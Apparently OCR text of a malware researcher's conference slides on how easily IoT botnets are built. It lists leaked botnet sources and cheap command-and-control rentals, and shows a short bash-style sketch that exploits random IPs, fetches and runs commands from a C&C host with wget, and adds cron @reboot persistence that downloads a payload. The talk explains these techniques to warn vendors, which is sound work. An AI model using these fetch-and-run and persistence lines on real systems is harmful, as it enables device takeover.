
Me


Router



Router


Hello
Me
Session ID
Router


Hello
Me
DB pls
Session ID
Router


Hello
Me
DB pls
Session ID
Router
Sure, there ya go!

BASHBOT

The 60 minute botnet written in bash

```
while true{
    ip = gen_ip()
    exploit(ip)
    wget http://cnc.ip/command
    ./command
 }
```

```
persistence(){
	crontab -l > cron.b
	echo "@reboot wget $cnc/payload" >> cron.b
	crontab cron.b
	rm cron.b
}
```

Leaked sources

- Mirai
- LightAidra
- BASHLITE/Gafgyt/QBot
- parts of brickerbot

Leaked sources

- Mirai
- LightAidra
- BASHLITE/Gafgyt/QBot
- parts of brickerbot

The skid way

15$/cnc —> Mirai
10$/cnc —> Qbot

“stressers”

The skid way

15$/cnc —> Mirai

10$/cnc —> Qbot

“stressers”

Conclusion

- age of APT IoT botnets
  - persistence
  - multi-stage
- making an IoT botnet is EASY
- vendors should do something about it
- rebooted router is a happy router!!

Q&A

My thanks goes to Adolf Středa and Anna Shirokova of AVAST.

CONTACT ME

Email

honza.neduchal@gmail.com

jan.neduchal@avast.com

Twitter

@malwarereaper